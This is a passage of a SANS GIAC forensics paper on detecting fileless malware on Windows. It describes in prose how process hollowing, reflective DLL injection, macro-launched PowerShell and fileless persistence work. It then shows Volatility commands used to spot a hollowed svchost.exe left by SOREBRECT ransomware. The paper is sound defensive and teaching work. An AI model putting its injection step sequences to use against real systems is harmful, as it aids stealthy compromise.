GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics
at http://www.giac.org/registration/gcfa

Hunting for Ghosts in Fileless Attacks

GIAC (GCFA) Gold Certification

Author: Buddy Tancio, buddy_tancio@trendmicro.com
Advisor: Mohammed Haron
Accepted: April 26th, 2019

Abstract

Hunting for a fileless threat can be a tedious and labor-intensive task for any analyst. It is, most often than not, extremely time-consuming and requires a significant amount of data gathering. On top of that, the traditional tools, methods, and defenses seem to be less effective when dealing with these almost invisible threats. Threat actors are frequently using attack techniques that work directly from the memory or using legitimate tools or services pre-installed in the system to achieve their goals (Trend Micro, 2017). It is a popular technique among targeted attacks and advanced persistent threats (APT), and now it has been adopted by conventional malware such as trojans, ransomwares, and even the most recent emerging threat – cryptocurrency miners. In some incidents, searching for a malicious file that resides in the hard drive seems to be insufficient. This study explores the different variations of fileless attacks that targeted the Windows operating system and what kind of artifacts or tools can provide clues for forensic investigation.

© 2019 The SANS Institute, Author Retains Full Rights

© 2019 The SANS Institute Author retains full rights.

1. Introduction

Nowadays, modern fileless malware uses a mix of techniques to evade detection and to stay off the radar. Threat actors are turning to use this technique more often to carry out their attacks. This trend is simply because legacy solutions like traditional signature-based antivirus are struggling to keep up with its sophistication (Trend Micro, 2017). Attackers are always aiming for stealth, and the characteristic of fileless malware is just the perfect ingredient to blend into normal day-to-day operations of an organization and to stay undetected.

Fileless malware has been described by most people as an attack that does not entail files being written into the disk (Zeltser, 2018), this, however, is only partly true. This attack can be deployed in a variety of methods and are not always exclusively fileless at every stage. Its arrival vector begins just like most other cyber-attacks. It can be through an exploit of a security vulnerability, drive-by-download, brute-force attack, USB storage devices or a typical phishing email. There are already numbers of useful write-ups defining fileless malware, and doing a quick search on the internet can provide a variety of information about the complexity of this threat.

Popular fileless attack techniques used in cybercrimes and the various SANS 508 tools that can be employed in forensic investigation will be discussed in detail. Code injection detection and script-based fileless techniques will likewise be covered, as well as exploring the unique persistence mechanism that such threat uses.

2. Traditional Malware v.s. Fileless Malware

2.1. Traditional Malware

To clearly, understand fileless malware, it is best to go through the infection chain of traditional malware (Edwards & Studebaker, 2017). The entry point of this threat can be via email (as an attachment or web link), file download from a malicious website, exploits of a vulnerability or USB storage devices. One thing that is very familiar with traditional malware is that there is an actual file being written into the disk and is needed to execute its payload. The image below shows the classic infection flow of traditional malware.

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.




Figure 1: Traditional Malware Infection Chain

2.2. Fileless Malware

The point of entry can determine the level of fileless-ness of an attack. Threat actors may still choose to deploy their fileless malware with an actual file as the initial vector. It then turns into fileless malware as it goes with its infection routine. The point of entry of fileless malware is similar to traditional malware. Anything that a traditional malware can do can also be done, by a fileless malware. The difference would be the technique used during the deployment stage. Unlike traditional malware where it needs a file in the disk, the code used by a fileless malware is not stored in a file, it is likewise not installed on the victim's machine (Cooper, 2018). Fileless malware can leverage exploits to run malicious commands or launch scripts directly from memory using whitelisted tools such as Windows PowerShell. The image below shows the typical infection chain of a fileless attack.

© 2019 The SANS Institute Author retains full rights.




Figure 2: Infection Chain of a Fileless Attack

Exploit. The fileless attack that arrives via exploit may be referred to as "Completely Fileless." Exploiting RCE (remote code execution vulnerability) can allow attackers to load shellcode directly to the memory without writing any files into the disk. In which, can be done via code injection techniques such as Process Hollowing or Reflective DLL injection. More information on this topic will be later provided.

Malicious Website/MalSpam/Phishing Email. Arrival via malicious websites or malspam/phishing email uses script-based programs such as Macros, PowerShell, VBScript, JavaScript, HTA, etc., to run the malicious code directly to the memory. Typically, the initial script acts as a downloader which connects to a malicious website to download the actual malicious payload. For malspam/phishing entry point, this is something that is not fileless. The initial vector would be a document file, which is something that an Antivirus program can scan. It transitions to a fileless threat once the malicious script runs directly to the memory and deletes the document upon execution.

Persistence. The persistence would depend on the end goal of the attacker. Fileless malware may not be persistent at all (Wueest & Anand, 2017). Since the malicious code is already running in memory, it can already launch its payload. Without any persistence,

© 2019 The SANS Institute Author retains full rights.

a simple reboot would clear the fileless code in the memory. Embedding scripts in the registry, WMI or scheduled tasks are common fileless persistence method that attackers use.

3. Variations of Fileless Attacks

Now that it has been established that fileless malware may involve several stages, it is time to dig a little deeper with each category of fileless malware.

3.1 Code Injection

Code injection is a technique which aim is to compromise a legitimate process and have it execute malicious code. It is a way of achieving stealth through memory execution. The legitimate process serves as a camouflage to evade detection since it is whitelisted from anti-malware programs. It is also a good technique to by-pass disk forensics. There are different variations of code injection techniques and listed below are some of the commonly used by malware

- **Shellcode injections.** A malicious process injects code into a legitimate process and executes it in a separate thread. Example: Poison Ivy.
- **DLL injections.** Instead of injecting the code to the target process, it only injects the path of the DLL file to be executed.
- **Reflective DLL injections**. This injection technique can be considered as a mix of the Shellcode Injection and the DLL Injection.
- **Process hollowing.** Creates a legitimate process in suspended state, deallocates the memory section of the process and replaces it with malicious code.
- **Memory modules**. "Similar to Reflective DLL injection except the injector or loader is liable for mapping the target DLL into memory rather than the DLL mapping itself". (Hosseini, 2017).
- **Module overwriting.** Maps an unused module to the process and overwrites its code.
- **Gargoyle**. A proof of concept technique (POC), which makes it possible to execute code from Read/Write only memory.

© 2019 The SANS Institute Author retains full rights.

- **Process Doppelgänging.** Not a common technique but worth mentioning. This technique uses NTFS transactions to deploy unwanted payload (i.e., malicious process) from a transacted file so that it looks like a legitimate process.

Process Hollowing and Reflective DLL injection, which are the more popular techniques among fileless attacks, are the main focus of this paper.

Process Memory Internals

Before code injection is discussed in detail, it is critical to learn how a process is being loaded into the memory. Every part of process memory internals will not be covered in great detail, but instead these vital components to understand code injection will be tackled. The image below shows a high-level diagram of process memory internals.




Figure 3: User Process Memory Internals High-Level Diagram (Monnappa, 2017)

When a process starts, it gets an allocation in the memory. By default, it will have memory protection of WCX (Page_Execute_WriteCopy), this "enables execute, read-only, or copy-on-write access to a mapped view of a file mapping objects" (Kennedy & Satran, 2018). As shown in the image, a process contains different components. Listed below are the crucial components (Ligh, Case, Levy, & Walters, 2014, p. 259).

Dynamic linked libraries (DLLs): This area represents shared libraries (DLLs) loaded into the address space, either intentionally by the process forcefully

© 2019 The SANS Institute Author retains full rights.

Process Environment Block (PEB): An extremely beneficial structure that tells you where to find several of the other items in this list, including the DLLs, heaps, and environment variables. It also contains the process' command line arguments, its current working directory, and its standard handles.

Executable: The process executable contains the primary body of code and read/write variables for the application. This data may be compressed or encrypted on disk, but once loaded into memory, it unpacks, enabling to dump plain-text code back to disk.

The Process Environmental Block (PEB) contains the meta-data information of a process such as file location in the disk, memory address location, and information of the loaded modules (DLLs and Executable). As shown in the image, the memory address of svchost.exe is **0x10000000** and the file location in the disk is **C:\Windows\System32\svchost.exe**. The LDR (_PEB_LDR_DATA) contains information of the loaded modules of a process (DLLs and executable), the structure in order to find the base address of loaded DLLs. The doubly-linked-list contains the flink (forward link) and blink (backward link) pointers to trace all the loaded modules (executable and DLLs) of a process.

LDR (_PEB_LDR_DATA) is divided into three (3) doubly linked lists which keep tracks of the loaded modules (Monnappa, 2017):

- **LoadOrderList**: Keep track of the modules in which order they are loaded into a process.
- **MemoryOrderList**: The order in which the modules appear in the virtual memory layout of a process.
- **InitOrderList**: Keeps track of the modules, in the order, as initialized.

Note: For executables, there is no initialization so it will not get listed in theInitOrderlist.

Some malware has the ability, while accessing the Windows Kernel to unlink itself from the standard doubly-link-list to make its process invisible to standard security tools.

3.1.1. Process Hollowing

This is a code injection technique wherein the malware creates a legitimate process in suspended state. The memory address of the authorized process is then de-allocated and replaced by malicious code. When the process thread resumes, it runs the malicious code camouflaging as an authorized process.

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

There are different variants of process hollowing but the concept that they use are the same. The image in Figure: 4 display the typical flow of process hollowing technique.




Figure 4: Process Hollowing Process Injection Chain




Figure 5: Process Hollowing High-Level Diagram (Monnappa, 2017)

As displayed in the diagram, a malware process creates a new instance of an authorized process in a suspended state (CREATE_SUSPENDED). In this case, it started svchost.exe in suspended mode. A suspended state allows the memory address of the legitimate process for manipulation. It then altered the memory protection from WCX (Page_Execute_WriteCopy) to RWX (Page_Execute_ReadWrite). The reason behind this alteration is the malwares' inability to allocate a new memory section with WCX (Page_Execute_WriteCopy) memory protection. Therefore, it needs to be changed to RWX (Page_Execute_ReadWrite). Afterward, then followed by the collection of the meta-data information from the PEB, the malware collects the base memory address of the legitimate process, which later on de-allocated to free that section of the memory address. Now that the memory address of the legitimate process has been de-allocated

© 2019 The SANS Institute Author retains full rights.

(hollowed out), the malware allocates a new block of memory then copies (injects) the malicious code to that section of the memory. The final step is to resume the process, which enables the malicious code to run, camouflaging as a legitimate process.

3.1.2. Reflective DLL injection

It involves malicious code loading a dynamic-link library (DLL) into a host process, thus eliminating the need for the DLL to be written to the disk. It is a way of loading a DLL from memory rather than from disk. Metasploit's Meterpreter and Eternal Blue Double Pulsar are notable examples that use reflective DLL injection.




Figure 6: Reflective DLL Flow High-Level Diagram (Mohammadbagher, 2017)

For Reflective DLL injection, the first step that a malware process or an injector does is it attaches itself to the target legitimate process and collect information. It then manipulates the WCX (Page_Execute_WriteCopy) to RWX (Page_Execute_ReadWrite) to allow the allocation of memory in the target process. Next, it allocates a new block of memory into the target process and injects the malicious DLL contents to it. Now that the malicious DLL contents have been injected, the malware process instructs the target process to execute the malicious DLL contents. It needs to call the function ReflectiveLoader () to map the malicious DLL in the memory then executes it (Fewer, 2013). It calculates the malicious DLL current location in memory so its headers can be parsed and executed correctly.

© 2019 The SANS Institute Author retains full rights.

3.2. Script-Based Attacks

A fileless technique which uses scripts to run directly in the memory. The scripts are then interpreted by whitelisted applications such as PowerShell, Cscript, Wscript, MSHTA, among others. It may not fully fileless since it typically arrives as an attachment (document) via email. So why does this fall under the category of "fileless"? It is because when the attachment (document) is opened, it transitions to "fileless" by running the embedded script directly in the memory. The initial script acts as a downloader to connect to a malicious website to download another script or a binary to execute its final payload. Everything happens in the memory without dropping a file into the disk. The original file used for the arrival typically self-destructs to leave no trace in the disk. Further to this, scripts are very appealing to attackers because they can be easily obfuscated or encoded to evade detections from security solutions. The image below exhibits an example of a phishing document which uses a macro to launch malicious PowerShell scripts in the machine.




Figure 7: Document which uses macros to launch malicious PowerShell script

If a macro is enabled, it will immediately launch the script. Otherwise, the user needs to click "Enable Content" to execute. Using process explorer, notice the chain WINWORD.exe>cmd.exe>conhost.exe>powershell.exe, which then contains the obfuscated PowerShell scripts. The payload can vary, depending on the goal of the attacker.

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.



Figure 8: Word Document spawns command prompt to launch a PowerShell Script

3.3. Living off the Land

"Living off the land" is a technique in which the attack, abuses system administration tools and utilities built-in into the system, that involves "chain of attacks". It uses built-in/administration tools to perform malicious activities in the organization's network. When an attack involves "Living off the Land" techniques, it indicates that the threat is already inside the organization's network (post-exploitation), performing lateral movement, asset discovery, data exfiltration or perhaps downloads additional tools/malware to carry out their attack. A notable malware that utilizes "Living off the Land" technique is Petya/NonPetya ransomware (Trend Micro, 2017), which uses PsExec and WMIC to laterally move and a tool called Mimikatz to harvest credentials for privilege escalation. When dealing with targeted/APT attacks, however, "Living off the Land" is something harder to detect since it involves an actual attacker (human-being) doing the malicious activities.

3.4. Fileless Persistence

Fileless threats use different and unique techniques to establish persistence, "mainly by creating load points where the payloads can be restarted" (Floreza, Castillo, & Manahan, 2018). It achieves this by planting malicious codes in built-in Windows tools and utilities such as System's registry, Windows Task Scheduler and, Windows Instrumentation Management Service. There are many variations of methods being used for fileless persistence, the aforementioned techniques will be discussed since these are popular among fileless attacks.

System's Registry. Is used in storing databases of configuration and settings in Windows. Attackers can store a malicious script in the registry which can then be triggered when the system starts, or if specific files opened.

Windows Task Scheduler. This may enable programs or scripts to be launched at a predetermined time. In a fileless malware's case, scheduled tasks are created in order to

© 2019 The SANS Institute Author retains full rights.

trigger its execution. Attackers can also set scheduled tasks to recur and create registry entries to automatically re-infect the system.

Windows Instrumentation Management Service. "WMI is a core component of Windows, which is commonly used for day-to-day management tasks such as deploying automation scripts, running a process/program on a given time, gets information about the installed applications or hardware, monitor for changes in a folder, and monitor disk space, among others. However, in the hands of a cybercriminal, this can be used maliciously" (Tancio, 2017).

4. Fileless Attack Forensics

Fileless attack perhaps is stealthy, but it is not entirely invisible. If you know where to search, there are still plenty of clues that can be extracted from a suspect machine. Actual fileless attacks were simulated in a closed virtual environment using Windows 10, 64 bit and Windows 7, 32 bit operating systems and use SANS 508 forensic tools for investigation.

4.1 Detecting Code Injection Techniques

In detecting code injection techniques, a tool called Volatility is employed. This is an open source memory analysis tool that supports Windows, Linux, Mac and even Android Systems. It also has the ability to analyze VMware images (.vmem), virtual box images, raw dumps, crash dumps and many others.

4.1.1 Process Hollowing

The malware samples examined for the process hollowing code injection technique are the SOREBRECT ransomware and DRIDEX banking Trojan. By using a memory analysis tool Volatility, the memory image of an infected machine was carefully analyzed to detect the code injection techniques employed by these malware.

Sorebrect Ransomware

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

SOREBRECT ransomware has been discovered to have been deployed via PsExec to propagate through an organizations network. Using process explorer to do an initial investigation, notice that the highlighted process "svchost.exe" does not have a parent process.




Figure 9: Sorebrect creates svchost.exe process

By checking the properties of the suspicious "svchost.exe" process, it appears to be legitimate based on its file path.




Figure 10: Sorebrect camouflaging as a legitimate svchost.exe process

Digging deep through the acquired memory image with the tool Volatility, the command "`vol.py pslist |grep -i svchost`" is used to filter all of the "svchost.exe" process, and it revealed some discrepancy with the parent-child relationship. The default parent process of "svchost.exe" should be "services.exe." From this output, the anomaly can be spotted. All svchost.exe have parent process of (PPID 692), except for the peculiar svchost.exe (PID 4692) which is under the parent process of (PPID 4656).

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

```
$ vol.py pslist | grep -i svchost
Volatility Foundation Volatility Framework 2.6
0xffffe001502cb840 svchost.exe            784    692     22        0      0      0 2019-03-25 08:58:56 UTC+0000
0xffffe001502c9840 svchost.exe            836    692     11        0      0      0 2019-03-25 08:58:59 UTC+0000
0xffffe001502c7840 svchost.exe            992    692     39        0      0      0 2019-03-25 08:58:59 UTC+0000
0xffffe00150556840 svchost.exe            396    692     10        0      0      0 2019-03-25 08:59:00 UTC+0000
0xffffe00150558840 svchost.exe            384    692     21        0      0      0 2019-03-25 08:59:00 UTC+0000
0xffffe00150599840 svchost.exe            604    692     18        0      0      0 2019-03-25 08:59:00 UTC+0000
0xffffe00150552840 svchost.exe            876    692     14        0      0      0 2019-03-25 08:59:00 UTC+0000
0xffffe00150533840 svchost.exe           1220    692     19        0      0      0 2019-03-25 08:59:04 UTC+0000
0xffffe00150527840 svchost.exe           1376    692     24        0      0      0 2019-03-25 08:59:05 UTC+0000
0xffffe00150931840 svchost.exe           1520    692      5        0      0      0 2019-03-25 08:59:06 UTC+0000
0xffffe00150bc6840 svchost.exe           2044    692      9        0      0      0 2019-03-25 08:59:13 UTC+0000
0xffffe00150a05840 svchost.exe           1032    692     14        0      0      0 2019-03-25 08:59:13 UTC+0000
0xffffe0015050b840 svchost.exe           3928    692      5        0      1      0 2019-03-25 09:02:09 UTC+0000
0xffffe00150d2e840 svchost.exe           4692   4656     11        0      0      0 2019-03-25 09:04:34 UTC+0000
```

Figure 11: Sorebrect svchost.exe parent-child relationship discrepancy

Using the command "`vol.py pslist -p 692`", it was validated that this is the correct parent process for "svchost.exe" which is "services.exe."

```
$ vol.py pslist -p 692
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------
0xffffe001503e5080 services.exe            692    568      4        0      0      0 2019-03-25 08:58:53 UTC+0000
```

Figure 12: Services.exe PID 692 is the correct parent of svchost.exe

The parent process (PPID 4656) of the suspicious svchost.exe (PID4692) shows that it has already been terminated or unlinked. It means that the process that spawned the suspicious svchost.exe (PID 4692) no longer exists in the memory.

```
$ vol.py pslist -p 4656
Volatility Foundation Volatility Framework 2.6
ERROR   : volatility.debug    : Cannot find PID 4656. If its terminated or unlinked, use psscan and then supply --offset=OFFSET
```

Figure 13: The parent process of the suspicious svchost.exe has already been unlinked

